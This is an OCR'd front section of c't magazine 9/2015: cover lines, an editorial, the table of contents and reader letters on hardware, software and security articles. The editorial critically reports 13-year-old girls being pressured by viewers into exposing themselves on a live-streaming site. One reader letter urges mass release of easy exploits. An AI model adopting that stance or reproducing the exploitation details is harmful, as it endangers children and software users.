c't magazin für computer technik
4. 4. 2015
9


Im Test:
Fire TV Stick

Raspberry Pi 2: Der 38-Euro-Kleinstcomputer

Coole Raspi-Projekte

Retro-Spielkonsole, Steuern per Telefon, Einschlaferkennung,
Office-PC, Live-Code-Synthesizer, Streaming-Ghettoblaster

Gaming-Notebooks
Smartphones unter 150 Euro
Gigabit-Powerline-Kits
Test: LTE mit 300 MBit/s



Windows-Update-Troubleshooting

Nach dem BMW-Hack
Linux-Desktop KDE Plasma
Lightpainting für Kinder

Datensammlern und Werbenetzen auf der Spur

Schutz vor Schnüffel-Apps

Android-Spione finden, analysieren und abwehren

4 196148 404200 09

€ 4,20
AT € 4,40 • CH CHF 6,90
Benelux € 5,00
IT € 5,00 • ES € 5,00

Anzeige

© Copyright by Heise Zeitschriften Verlag

Neulich in deutschen Kinderzimmern

Auf YouNow, Twitch und anderen Live-Streaming-Portalen erzählt Lieschen von ihrem Schultag, Marcel baut virtuelle Städte und Emmanuel gibt ein Gitarrenkonzert. Selbst Hausaufgaben sind nicht zu öde, um rund um die Welt gestreamt zu werden. Hier können sich Kinder nach Herzenslust kreativ entfalten - so oder so ähnlich werden es die Teenies wohl ihren Eltern erklärt haben.

Doch auch am späten Abend sind die Kids noch aktiv. Keydra ist 13 Jahre alt und hat heute ihre Schulfreundin zu Gast. Die beiden Mädels streamen mit ihrem Smartphone kurz vor Mitternacht in Unterwäsche aus dem Bett heraus. Sichtlich genießen sie die Aufmerksamkeit des wachsenden, eindeutig männlichen Publikums im vorgeblichen Alter zwischen 15 und 23. Erste Komplimente lassen nicht lange auf sich warten, aber Stimmung kommt nicht auf. Keydra und ihre Freundin wissen nicht so recht, was sie erzählen sollen. Es sei doch langweilig, beschweren sich die ersten Chat-Teilnehmer. Sie seien hübsch und bräuchten sich nicht zu verstecken. Immer mehr Chatter werden Fans und versprechen immer mehr Likes, wenn die beiden endlich "mal etwas zeigen" würden. Die Kinder zögern sichtlich verunsichert, geben aber schließlich dem Drängen nach: Als Abschiedsgruß gewährt Keydra ihren neu gewonnenen Fans kurz den gewünschten Einblick. Wer den Moment verpasst hat, kann ihn sich in der automatischen Video-Aufzeichnung ansehen, wieder und wieder.

Keydra hat sich ausgeloggt und ich werde automatisch weiterverbunden. Wieder zu einer Mädchenparty, eine Freundin übernachtet bei Sina. Den Ort verrate ich nicht, zu leicht wären die beiden 13-Jährigen zu identifizieren. Mehr Aufmerksamkeit als der Gastgeberin, die in Unterhemd und Höschen im Zentrum des Smartphone-Sichtfelds sitzt, wird ihrer Freundin zuteil: Sie liegt gut sichtbar auf dem Bett im Hintergrund - bekleidet mit einem trägerlosen Spitzen-BH und passendem Slip.

Das bemerken auch hundert Prozent der ausschließlich männlichen Chat-Teilnehmer und erkundigen sich ausführlich über die Freundin. Je besser die Freundin ins Blickfeld gelangt, desto mehr Freundschaftsanfragen prasseln auf Sina ein, die Zahl der Zuschauer steigt. Als Likes im 500er-Pack verteilt werden, flippen die Teenies aus, können ihre Berühmtheit kaum fassen. Es wird gejubelt, Unterwäsche verrutscht, noch mehr Likes sprudeln - alle sind glücklich. Den Link zum automatisch aufgezeichneten Video der Party, mit Zeitangaben der "interessantesten" Stellen, findet Google am nächsten Tag in einem Forum. YouNow zählt 475 Abrufe, das Video ist noch Tage später für jeden zu sehen.

Es wäre weltfremd, der heutigen Jugend das Internet verbieten zu wollen. Für sie ist es eine Selbstverständlichkeit. Verantwortungsbewusste Eltern überlassen ihre Kinder aber nicht 24 Stunden am Tag dem Internet: Zur Schlafenszeit gehört das WLAN für Kinder abgeschaltet, bis sie alt genug sind. Entsprechende Funktionen bietet jeder moderne DSL-Router. Natürlich könnten Pädophile weiterhin tagsüber versuchen, Kinder zu sexuellen Handlungen anzustiften. Sie haben es dann aber nicht so leicht wie nachts, wo Kids nur kurz an Unterhemd oder Slip zupfen müssen, um ihr Publikum mit dem beharrlich eingeforderten Blitzer zu befriedigen.

Mirko Dölle

© Copyright by Heise Medien

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

aktuell

Hannover Messe 2015: Digitalisierung der Industrie 16
Windows 10: Cortana lernt Deutsch 18
Prozessorgeflüster: Xeon Phi Knights Landing 20
Hardware: NVMe-SSD, GeForce Titan X, Mini-PC 22
Embedded: Smartphone-Entwicklungskit, 32-Bit-µC 23
Smart Home: D-Link und Devolo setzen auf Z-Wave 24
Datenschutz: EuGH prüft Abkommen mit den USA 26
Mobiles: Windows 10 statt Android, Cyanogen OS 28
Apps: iA Writer, TomTom, Periscope 30
Spiele: Star Citizen, Stranded Deep, Gothic-2-Mod 32
Peripherie: VR-Brille mit Gestenerkennung 33
Audio/Video: Daala-Codec, Fire TV, Remix-Wettbewerb 34
Netze: NAS mit USV, WLAN-AP, Netz-Videorecorder 36
Sicherheit: UEFI-Rootkit, Zertifikatsmissbrauch, Enigmail 38
Server & Storage: HPC-Heizkörper, Flash-Systeme 40
Linux: Kdbus im Kernel, Ozon OS, Gnome 3.16 41
Apple: USB-C-Zubehör, MacBook-Ständer 42
Forschung: Autonomes Fahren, Online-Betrug 44
Ausbildung: Java-Kurs, Hybrid-Studium 44
Anwendungen: 3D-Animation, Bildbearbeitung, Noten 46
CAD, Messdatenerfassung, Raumautomatisierung 47
Qualitätsmanagement, Business Intelligence, CRM 48
Vorratsdatenspeicherung kehrt zurück 50
Internet: Banken gegen PayPal, MetaGer statt Google 52

Magazin


Vorsicht, Kunde: Telefonanschluss abgeklemmt 74
IT-Sicherheit im Auto: (Nicht-)Folgen des BMW-Hacks 76
Internet-Ballons: Googles ehrgeizigstes Projekt 80
Klick-Aktivismus: Likes führen zu politischer Faulheit 86
Retro-Computing: MiST simuliert Amiga und Atari ST 152
Recht: Spuren unrechtmäßiger Inhalte tilgen 156
Bücher: Android, Internet der Dinge, Dystopie 176
Story: RoboWrite *von Gerhard Schneider* 182

Internet

Social Media: Die passenden Teilen-Buttons 172
Web-Tipps: Chillhop, Eurovision, FlightMemory 174

Software

Foto-App für iOS erzeugt 32-MPixel-Fotos 58
Projektmanager: Merlin Project 3 für den Mac 58
Mail-Client: Einfach verschlüsseln mit Whiteout.io 58
Karten erstellen nach eigenem Gusto mit TileMill 59
Musik-Interface: Audiomux und Midimux für iOS 59
Musik-Produktion: Logic Pro X 10.1 68
Medienverwaltung: Daminion ordnet Bilder und Videos 70
Bildbearbeitung: Affinity fordert Photoshop heraus 72
Linux: Neuer KDE-Desktop Plasma 5.2 146
CAD: Onshape in der Cloud 150



90


Coole Raspi-Projekte

Für den Preis eines Abendessens bekommt man mit dem Raspberry Pi 2 einen tollen Bastelcomputer: Retro-Spielkonsole, Einschlaferkennung für den Fernseher oder Streaming-Ghettoblaster – all das und noch viel mehr geht mit dem kleinen Platinchen.

Raspberry Pi 2 im Test 90
Office-PC 94
Media-Center 96
Owncloud-Server 98
Streaming-Ghettoblaster 100
Retro-Spielkonsole 102
Anbindung an Telefonanlage 103
Live-Code-Synthesizer 104
Einschlaferkennung 106

Im Test: Fire TV Stick 57
Smartphones unter 150 Euro 108
Gigabit-Powerline-Kits 138
Test: LTE mit 300 MBit/s 142
Linux-Desktop KDE Plasma 146
Lightpainting für Kinder 164

Windows-Update-Troubleshooting



Ein hakendes Windows-Update kann ganz schön nerven: Immer wieder rauschen dieselben 700 MByte durch die Leitung, ohne dass etwas besser würde. Im besten Fall lösen ein paar Handgriffe den Knoten. Schlimmstenfalls muss man Log-Dateien durchwühlen und in Systemverzeichnissen Hand anlegen.

166


© Copyright by Heise Medien

Nach dem BMW-Hack

Um die Sicherheit der Computer und Datenverbindungen im Auto ist es nicht so gut bestellt, wie die Hersteller behaupten. Wie kann aber sichergestellt werden, dass Hacker nicht über die Online-Verbindung moderner Fahrzeuge Schaden anrichten?

Gaming-Notebooks


Wenn man aktuelle Spiele-Blockbuster in Full HD auf einem Notebook spielen möchte, ist die beste Hardware gerade gut genug. Wir haben 17-Zoll-Notebooks mit den derzeit schnellsten CPUs und GPUs getestet.



Schutz vor Schnüffel-Apps

Android-Apps schöpfen Daten ab, wo sie nur können. Mit den richtigen Werkzeugen kann man Schnüffler auf frischer Tat ertappen und ihnen auf dem Smartphone den Zugriff auf Vertrauliches verbieten – oder sie gleich komplett vom Internet abschneiden.

Datenschleuder Android 122
Schnüffel-Apps einschränken 126
Apps analysieren und überwachen 130



© Copyright by Heise Medien

Spiele: Homeworld Remastered, Sunless Sea 178
Sid Meier's Starships, Ori and the Blind Forest 179
Unreal Tournament, Indie- und Freeware-Tipps 180
Helldivers, Hotline Miami 2, Xenoblade Chronicles 181

Hardware

Projektor: Optoma HD 90 mit Laser-LED 54
USB-Mikroskop: Oitez eScope mit Polfilter 55
Cloud-Kamera: Edimax IC-3140W 55
Smart-Home-Zentrale: Homewizard 56
Sport-Walkman: Sony NWZ-WS610 wasserdicht 56
HDMI-Streaming-Stick: Amazon Fire TV Stick 57
Farblaserdrucker: HP Color LaserJet Enterprise M553dn 57
Gaming-PC: Acer Predator G3-605 60
6-TByte-Festplatten für NAS und Server 62
Profi-Grafikkarte: Nvidia Quadro M6000 64
13-Zoll-MacBook mit „Force Touch Trackpad" 66
Raspberry Pi 2: Der 38-Euro-Kleinstcomputer 90
Smartphones für unter 150 Euro 108
Gaming-Notebooks mit High-End-GPUs 114
Mini-PC-Barebones mit Broadwell-Prozessor 134
Gigabit-Powerline-Kits: Schnell mit MIMO-Technik 138
LTE-Advanced: Mobilfunk mit 300 MBit/s 142

Praxis

Coole Raspi-Projekte: Office-PC 94
Media Center 96
Owncloud-Server 98
Streaming-Ghettoblaster 100
Retro-Spielkonsole 102
Anbindung an Telefonanlage 103
Live-Code-Synthesizer 104
Einschlaferkennung 106
Schnüffel-Apps: Datenschleuder Android 122
Berechtigungen einschränken 126
Apps analysieren und überwachen 130
Hotline: Tipps und Tricks 158
FAQ: Datenschutz auf Websites 162
Kinder: Kreative Fotos mit Lightpainting 164
Windows-Update: Troubleshooting 166
Mail-Verschlüsselung mit Mailbox.org und Posteo 168
Druckertreiber unter Windows 8.1 170

Ständige Rubriken

Editorial 3
Leserforum 10
Schlagseite 15
Stellenmarkt 197
Inserentenverzeichnis 200
Impressum 201
Vorschau 202

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

LESERFORUM

Zwischen Gängeln und Hoffen

„Ein Herz für Kreative“ wünschte sich c’t-Redakteur Gerald Himmelein von Apple, c’t 8/15, S. 3

Mein Interesse an einem Apple-Produkt nicht nur in der Hosentasche, sondern auch auf dem Schreibtisch war in den letzten Monaten stark gestiegen, nach 20-jähriger privater und beruflicher Verwendung von Windows-PCs – und die Berichte über das kommende Windows 10 hatten mich darin noch bestärkt.

Aber Apple macht es den praxisorientierten Anwendern nicht immer leicht. Auf der einen Seite reihenweise großartige und wirklich sinnvolle Innovationen bei Hardware wie bei Software – auf der anderen Seite immer wieder Einschränkungen, die höchstens durch die Designer-Brille zu verstehen (und auch mit Adaptern nur teilweise zu beheben) sind. Das neue MacBook ist da kein Einzelfall.

Das radikale Abschneiden alter Zöpfe hat bei Apple Tradition und ist an sich positiv, wie auch das Design. Wenn allerdings Letzteres über die Benutzbarkeit gestellt wird, ist vielleicht doch noch nicht der richtige Zeitpunkt für den Umstieg. Schade!

Daniel Kemper

Fälschungssichere Gutscheine

Schlechtscheine, Wie Gauner auf Kosten anderer Kunden shoppen, c’t 8/14, S. 74

Im Fazit fehlt der Hinweis, dass es sehr fälschungssichere Gutscheine gibt, die jeder Händler einlöst: Banknoten.

Friedrich Hattendorf

EC-Schlechtkarten

Es ist in der Tat traurig, wie wenig für die Sicherheit der Kunden getan wird. Sie schreiben, dass bei den meisten Karten nicht einmal eine Pin verwendet wird. Offenbar stört sich nicht einmal jemand daran, dass sogar Kontoauszugsdrucker der Banken nicht nach der Pin fragen: Sie müssen lediglich eine gefundene EC-Karte einstecken und erhalten umfassende Kenntnisse über die Bankverbindung, Kontonummern sowie die letzten Kontobewegungen des Besitzers. Mich stört dieser Missstand schon lange, aber irgendwie tut sich da nichts.

Name der Redaktion bekannt

Verkauft, aber wertlos

Unser Sohn bekam nach Weihnachten einen iTunes-Gutschein geschenkt, den er dann im Februar online einlösen wollte. Doch der Gutschein wurde nicht akzeptiert, man sollte sich an den Apple-Support wenden. Dort teilte man mir mit, dass die Karte nicht aktiviert wurde. Ich sollte mit dem Kaufbeleg zum Geschäft gehen und dort reklamieren. Nur leider besaßen wir keinen Beleg mehr. Man unterstellte mir schließlich, die Karte gestohlen zu haben, und legte auf. Weitere Nachfragen waren zwecklos, das sei kein Apple-Thema, sondern des Vertriebsunternehmens, wo die Karte verkauft wurde.

Mario Kölzsch

April, April

Flash-Politur, Wie ABI die Lebensdauer älterer SSDs verlängert, c’t 8/15, S. 142

Ich habe die Prüfung der SSD mit dem Tool ctSSD am 22.03.2015 durchlaufen lassen. Ich glaubte es kaum, aber nach Ende des Durchlaufs steht „APRIL APRIL!“ und das 3-mal. Könnt ihr etwas damit anfangen?

Manfred Ecker

Nicht das einzige Problem

Platz da!, Blickwinkelstabile 4K-Monitore von 24 bis 32 Zoll, c’t 8/15, S. 104

Leider kann ich die noch immer stark verbesserungswürdige Skalierung auf 4K-Monitoren nur bestätigen. Zusätzlich zu den beschriebenen Problemen mit der Schrift- und UI-Größe quält mich noch ein anderer Bug: Sobald der Monitor in den Energiesparmodus geht und später aufgrund einer Mausbewegung oder Tastatureingabe wieder aus diesem Modus zurückkehrt, werden große Fenster automatisch verkleinert und befinden sich dann im linken oberen Bereich. Es kommt auch vor, dass Fenster, die vorher im rechten Bereich des Bildschirms waren, danach rechts außerhalb des sichtbaren Bereichs zu liegen kommen. Hier hilft es nurmehr, solche Fenster über den Kontextmenüpunkt „Verschieben“ der Taskleiste in den sichtbaren Bereich zurückzuholen.

Martin Groß

Bildruckeln ungelöst

Wünsch Dir was zum Spielen, Bauvorschlag für einen schnellen Gaming-PC, c’t 8/15, S. 98

Speziell beim Abschnitt über die Ansteuerung von 4K-Displays wurde ich sehr hellhörig, denn hier hatte ich neulich auf der Arbeit ein ungelöstes Problem. Bei einem Kollegen wurde testweise ein 4K-Bildschirm an einer Radeon R9 285 betrieben. Die Darstellung sah schwer nach 30 Hz aus und als ich sah, dass die Signalübertragung per HDMI erfolgte, glänzte ich zunächst mit dem Wissen, dass man für 60 Hz auf DisplayPort umsteigen muss. Ein entsprechendes Kabel lag dem Monitor bei. Doch dann die Enttäuschung: Wir hatten immer noch 30 Hz. Jetzt weiß ich, dass wir wohl froh sein müssen, überhaupt ein Bild bekommen zu haben. Hoffentlich löst AMD dieses Problem mit dem nächsten offiziellen Treiber.

Stefan Vehoff

Hindernisse beim Umstieg

Office ohne Abo, c’t 8/15, S. 118

Die Installation von Open/LibreOffice war auf meinem Windows-8.1/64-Bit-PC nicht möglich. Ich möchte StarOffice-Dokumente öffnen und den Inhalt kopieren, was mit Microsoft Office nicht geht. Die in Open/LibreOffice enthaltene Microsoft-Visual-C++-Laufzeitumgebung war nicht installierbar, womit die gesamte Installation bei beiden Office-Paketen scheiterte. Die Lösung war schließlich der kostenlose SoftMaker-Viewer, der auf meinem PC keine zusätzliche Visual-C++-Installation benötigte.

Ein Problem beim beruflichen Umstieg wäre vor allem Microsoft Access. Die von mir entworfenen Datenbanken mit vielen Makros und Visual-Basic-Code würden beim Umstieg auf Open/LibreOffice eine Neuprogrammierung benötigen.

Torsten Gans

WordPerfect-Funktionen vermisst

Danke den Autoren für die Artikel zum Thema Office ohne Abo! Bin just mit Win 7, Linux (Fedora) und Umstieg befasst. Dass sich die vertraute Arbeitsumgebung nicht

Sagen Sie uns IHRE MEINUNG!

LESERBRIEFE:
bitte an redaktion@ct.de.

IN DEN SOZIALEN MEDIEN:
Sie finden uns bei Facebook und Google+ als ctmagazin.

Die Redaktion behält sich vor, Zuschriften gekürzt zu veröffentlichen. Antworten sind kursiv gesetzt.

© Copyright by Heise Medien

Anzeige

© Copyright by Heise Medien

ohne weiteres wiederherstellen lässt, wird immer deutlicher. Besonders vermisse ich die zuverlässigen Funktionen, besonders die Makro-Programmierung und Misch-Funktionen von WordPerfect Office. Das Programm kenne ich seit Version 4.2, nun läuft X7. Die Linux-Variante hat Corel leider eingestellt.

Wilm Steinmetz

PC noch mit Daseinsberechtigung

Ade PC, Selbstversuch: Desktop-Computer durch Smartphone ersetzen, c't 8/15, S. 168

Ihr Selbstversuch zeigt, dass Smartphones nicht geeignet sind, Arbeitsabläufe auszuführen, die auf die PC-Welt ausgelegt sind. Das ist wenig überraschend, denn Smartphones sind u. a. genau deswegen so erfolgreich, weil sie Anachronismen wie Navigation im Datei-Explorer weg-abstrahiert und somit überflüssig gemacht haben. Die intuitive Touch-Bedienung eines modernen Smartphones auf die nicht-intuitive Mausklick-PC-Welt des letzten Jahrtausends abzubilden macht daher keinen Sinn. Der PC ist ein Anachronismus, der noch so lange eine Daseinsberechtigung hat, bis Smartphones leistungsfähig genug sind, um den PC zu ersetzen. Spätestens dann werden die Arbeitsabläufe an die neue Technik angepasst und nicht umgekehrt.

Udo Thiel

Kein Vertrauen in Google

Richtig sicher, 2-Faktor-Authentifizierung für ssh, c't 8/15, S. 176

Die Sicherheit einer 2-Faktor-Authentifizierung beruht auf der absoluten Vertraulichkeit des geheimen Codes. Ich bin entsetzt, wie hier ausgerechnet an Google dieses kritische Geheimnis gesendet wird. Hierzu müssen Sie sich einfach nur den URL-Aufruf zum Erzeugen des QR-Codes ansehen (sogar über dem QR-Code im Artikel abgedruckt): „https://www.google.com/chart?chs=200x200&…". Dort wird eine Funktion von Google benutzt, die den QR-Code rendert. In den Aufrufparametern ist dann der Username und der Seed-Code enthalten.

Klar, es wird wieder mal die Bequemlichkeit ausgenutzt. Es gibt jedoch auch PHP-Bibliotheken, die solche QR-Codes lokal auf dem Rechner erzeugen können. Von c't hätte ich gerade im Rahmen der ständigen Überwachungsskandale wenigstens Hinweise auf sichere Benutzung erwartet …

Jan-Thomas Löwe

Sowohl das Erzeugen des QR-Codes auf dem Server als auch dessen Einlesen mit der Authenticator-App auf dem Smartphone erfolgt lokal, ohne dass dabei auf einen Google-Server zugegriffen wird. Die Google-URL, über die sich der QR-Code ebenfalls generieren lässt, wird lediglich zu Informationszwecken ausgegeben, aber nicht aufgerufen. Das konnten wir sowohl im Quelltext von google-authenticator als auch mit einem Netzwerksniffer beim Aufruf des Binary verifizieren.

Standby richtig konfigurieren

Zum Leserbrief „Noch ein Wecker" von Christian Meier, c't 8/15, S. 12

Wenn man den hybriden Standbymodus trotz solcher Probleme nutzen will, muss man die Einstellung „Ruhezustand nach" manuell auf „Nie" ändern. Der PC ist dann dank S3+S4 sowohl am Schlafen als auch gesichert; einen Grund aufzuwachen und Standby zu verlassen, um vollkommen überflüssigerweise den Speicherzustand noch einmal auf die Platte zu schreiben, gibt es nicht. Damit rechnen wohl auch die meisten Hersteller nicht, weswegen der Rechner dann entweder einfach wachbleibt oder abstürzt.

Den hybriden Standbymodus abzuschalten bedeutet möglichen Datenverlust. Deckel zu – Standby/S3. Einmal am Akku gewackelt – alles weg. Einen Grund, den hybriden Standby Modus NICHT zu benutzen, gibt es schlicht nicht. Man muss nur wissen, dass man den expliziten bzw. alleinigen, normalen Ruhezustand deaktivieren muss. Dann wacht nichts auf und alles funktioniert perfekt.

Matthias Carstens

Exploits für alle

Leserbrief „Mit gesundem Menschenverstand!" von Herbert Schulte, c't 8/15, S. 12

Speziell eine detaillierte „Anleitung", wie man derartige Schwachstellen ausnützt, hilft, solche Einfallstore ins Bewusstsein der Leser und vor allem der Hersteller solch mangelhafter Produkte zu pressen. Solange sich Nutzer sowie Hersteller von derart grob fahrlässig (und das ist der wohlwollendste Ausdruck, den ich dafür finde) gestalteten Produkten auf eine „das kann nur eine Hand voll Leute überhaupt ausnützen" herausreden können, wird sich nur langsam etwas bis gar nichts ändern. Ich fordere daher im Gegensatz zu Ihnen: Mehr Anleitungen, fertige Exploit-Demos, DAU-anwendbare, frei verfügbare Methoden, meinetwegen sogar im heise Web-Shop fertige USB-Sticks mit Framework und Demos – sodass wirklich JEDER so einen gravierenden Fehler ausnützen kann. Nur so zwingt man Hersteller, gegen derartige Unzulänglichkeiten eines Systems vorzugehen und in Zukunft dafür zu sorgen, dass derartige Schwachstellen gar keinen Eingang mehr ins technische Design finden. Alles, was feindliche Organisationen vom Typ einer NSA machen können, MUSS so frei verfügbar gemacht werden, dass es auch ein 12-Jähriger nachmachen kann. Dann verschwinden Exploits wie dieser ganz, ganz rasch.

Name der Redaktion bekannt

Plötzlich tot

UnterwegSSD, USB-3.0-Gehäuse für eine mSATA-SSD, c't 7/15, S. 67

Sie beschreiben ein Produkt, das ich bereits im vergangenen Jahr per eBay aus China bezogen habe. In meinem Dell XPS 18 hatte ich die 32-GByte-SSD durch eine mit höherer Kapazität ersetzt und die alte dann in dieses externe Gehäuse gesteckt. Wie schön und schnell, ich habe einige Zeit direkt auf dieser SSD gearbeitet, bis sie – Rumms! – schlagartig „weg" war. Zum Glück ist die SSD unbeschädigt geblieben und alle Daten sind noch da!

Ich habe ein neues Gehäuse bestellt, traue mich aber nun nicht mehr, es dauerhaft einzusetzen. Ich werde das Gehäuse des defekten Geräts auf der Fräsmaschine mit Löchern oder Schlitzen versehen, damit die im Artikel beschriebene Hitze abgeführt werden kann. Hoffentlich hält Gerät Nr. 2 dann länger …

Peter Schneider

Ergänzungen & Berichtigungen

Daten BQ Aquaris

Die Smartphone-Trends 2015, c't 8/15, S. 17

Die korrekten technischen Daten des BQ Aquaris E4.5 Ubuntu Edition lauten: 4,5 Zoll Bilddiagonale, 960 × 540 Pixel und MediaTek Quad-Core-CPU.

Software-defined Storage

aktuell CeBIT 2015, c't 7/15, S. 20

Nimble Storage stellt keine All-Flash Arrays her, sondern hybride Speichersysteme.

Mehr WLAN-Clients

LTE-Router für Fahrzeugeinbau, c't 7/15, S. 63

Der Hersteller lesswire korrigiert seine Angabe zur maximalen Anzahl angebundener WLAN-Clients von 50 auf „80 bis 200".

Stooksy mit Dioptrieneinstellung

Von Pappe, VR-Halterungen fürs Smartphone im Test, c't 7/15, S. 92

Beim Stooksy VR Spektiv lässt sich anders als beschrieben auch die Sehschärfe (± 2 Dioptrien) einstellen.

Fliegendes Auge

Quadkopter DJI Inspire 1, c't 6/15, S. 62

In dem Artikel hat sich ein Rechenfehler eingeschlichen. Bei maximaler Geschwindigkeit von 80 km/h legt der Inspire 1 natürlich in 0,2 Sekunden 4,4 Meter zurück.

GByte und nicht MByte

Gekonnt verteilt, RAID und effiziente Backups mit Btrfs, c't 6/15, S. 178

Bei einem Btrfs-RAID 1 aus Datenträgern mit 750, 1000 und 2000 GByte stehen auf dem Volume 1750 GByte Speicherplatz zur Verfügung – und nicht 1750 MByte, wie versehentlich geschrieben.

